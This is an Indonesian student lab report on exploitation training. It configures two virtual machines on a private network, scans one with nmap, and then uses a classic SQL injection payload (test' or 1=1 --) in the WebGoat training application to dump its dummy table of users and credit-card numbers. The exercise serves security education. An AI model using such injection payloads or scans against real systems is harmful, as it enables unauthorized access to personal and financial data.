TUGAS KEAMANAN JARINGAN KOMPUTER

"Training Eksploitasi"



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SISTEM KOMPUTER
FAKULTAS ILMU KOMPUTER
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Network : Network Internal IP address : 192.168.100.20

1. Pertama lakukan configurasi pada DVL

```
bt " # ifconfig eth0 192.168.100.20 netmask 255.255.255.0_
```

```
# ifconfig
eth0
           Link encap:Ethernet HWaddr 08:00:27:41:4E:02
           inet addr: 192.168.100.20 Bcast: 192.168.100.255 Mask: 255.255.255.0
           UP BROADCAST NOTRAILERS RUNNING MULTICAST MTU: 1500 Metric:1
           RX packets:83 errors:0 dropped:0 overruns:0 frame:0
TX packets:84 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
           RX bytes:9828 (9.5 KiB)
                                       TX bytes:9502 (9.2 KiB)
           Base address:0xd010 Memory:f0000000-f0020000
lo
           Link encap:Local Loopback
           inet addr:127.0.0.1 Mask:255.0.0.0
           UP LOOPBACK RUNNING MTU:16436 Metric:1
           RX packets:0 errors:0 dropped:0 overruns:0 frame:0
           TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
           collisions:0 txqueuelen:0
           RX butes:0 (0.0 b) TX butes:0 (0.0 b)
```

2. Lakukan configurasi pada Linux

```
root@ubuntu:/home/ubuntu# ifconfig eth0 192.168.100.10 netmask Z55.255.255.0
```

```
root@ubuntu:/home/ubuntu# ifconfig
eth0
         Link encap:Ethernet HWaddr 08:00:27:10:8a:e2
          inet addr:192.168.100.10 Bcast:192.168.100.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe10:8ae2/64 Scope:Link
         UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
         RX packets:104 errors:0 dropped:0 overruns:0 frame:0
         TX packets:135 errors:0 dropped:0 overruns:0 carrier:0
         collisions:0 txqueuelen:1000
         RX bytes:10002 (10.0 KB) TX bytes:18516 (18.5 KB)
         Link encap:Local Loopback
lo
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
         UP LOOPBACK RUNNING MTU:65536 Metric:1
         RX packets:78 errors:0 dropped:0 overruns:0 frame:0
         TX packets:78 errors:0 dropped:0 overruns:0 carrier:0
         collisions:0 txqueuelen:0
         RX bytes:5688 (5.6 KB) TX bytes:5688 (5.6 KB)
```

3. Lakukan ping pada ubuntu

```
root@ubuntu:/home/ubuntu# ping 192.168.100.20

PING 192.168.100.20 (192.168.100.20) 56(84) bytes of data.
64 bytes from 192.168.100.20: icmp_seq=1 ttl=64 time=0.326 ms
64 bytes from 192.168.100.20: icmp_seq=2 ttl=64 time=0.669 ms
64 bytes from 192.168.100.20: icmp_seq=3 ttl=64 time=0.331 ms
64 bytes from 192.168.100.20: icmp_seq=4 ttl=64 time=0.292 ms
64 bytes from 192.168.100.20: icmp_seq=5 ttl=64 time=0.439 ms
```

4. Lakukan ping pada DVL

```
bt " # ping 192.168.100.10
PING 192.168.100.10 (192.168.100.10) 56(84) bytes of data.
64 bytes from 192.168.100.10: icmp_seq=1 ttl=64 time=0.315 ms
64 bytes from 192.168.100.10: icmp_seq=2 ttl=64 time=1.13 ms
64 bytes from 192.168.100.10: icmp_seq=3 ttl=64 time=0.865 ms
64 bytes from 192.168.100.10: icmp_seq=4 ttl=64 time=0.569 ms
64 bytes from 192.168.100.10: icmp_seq=5 ttl=64 time=0.783 ms
```

5. Lalukan Nmap pada ubuntu untuk nmap, bisa mengetahui port-port mana saja yang terbuka


```
root@ubuntu:/home/ubuntu# nmap -sV 192.168.100.20
Starting Nmap 6.40 ( http://nmap.org ) at 2017-03-15 19:38 PDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
Try using --system-dns or specify valid servers with --dns-servers
Mmap scan report for 192.168.100.20
Host is up (0.00033s latency).
Not shown: 998 closed ports
        STATE SERVICE VERSION
631/tcp open ipp
                       CUPS 1.1
3306/tcp open mysql
                      MySQL (unauthorized)
MAC Address: 08:00:27:41:4E:02 (Cadmus Computer Systems)
Service detection performed. Please report any incorrect results at http://nmap.
org/submit/
Mmap done: 1 IP address (1 host up) scanned in 9.33 seconds
root@ubuntu:/home/ubuntu#
```

6. Lakukan juga Nmap pada pada DVL


7. Selanjutnya Start DVL dan pilih "WebGoat" pada DVL




Masukan alamat http://127.0.0.1/WebGoat/Attack dengan username guest dan pass guest




8. Maka akan tampil seperti ini dan pilih Start WebGoat





9. Lakukan pencarian, pada praktikum ini pengggunaan last name Smith atau user name Smith seperti gambar di bawah ini :



10. Terakhir melakukan perncarian, degan last name test' Or 1=1—seperti gambar di bawah ini maka akan muncul halaman sebagai berikut:

- Congratulations. You have successfully completed this lesson.
 Bet you can't do it again! This lesson has detected your successfull attack and has now switched to a defensive mode. Try again to attack a parameterized query.

Enter your last name: test' or 1=1 --Go!

SKLECT * FROM user_data WHERE last_name = 'test' or 1=1 ···'

USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
101	Joe	Snow	987654321	VISA		0
101	Joe	Snow	2234200065411	MC		0
102	John	Smith	2435600002222	MC		0
102	John	Smith	4352209902222	AMEX		0
103	Jane	Plane	123456789	MC		0
103	Jane	Plane	333498703333	AMEX		0
10312	Jolly	Hershey	176896789	MC		0
10312	Jolly	Hershey	3333000033333	AMEX		0
10323	Grumpy	White	673834489	MC		0
10323	Grumpy	White	33413003333	AMEX		0
15603	Peter	Sand	123609789	MC		0
15603	Peter	Sand	338893453333	AMEX		0
15613	Joesph	Something	33843453533	AMEX		0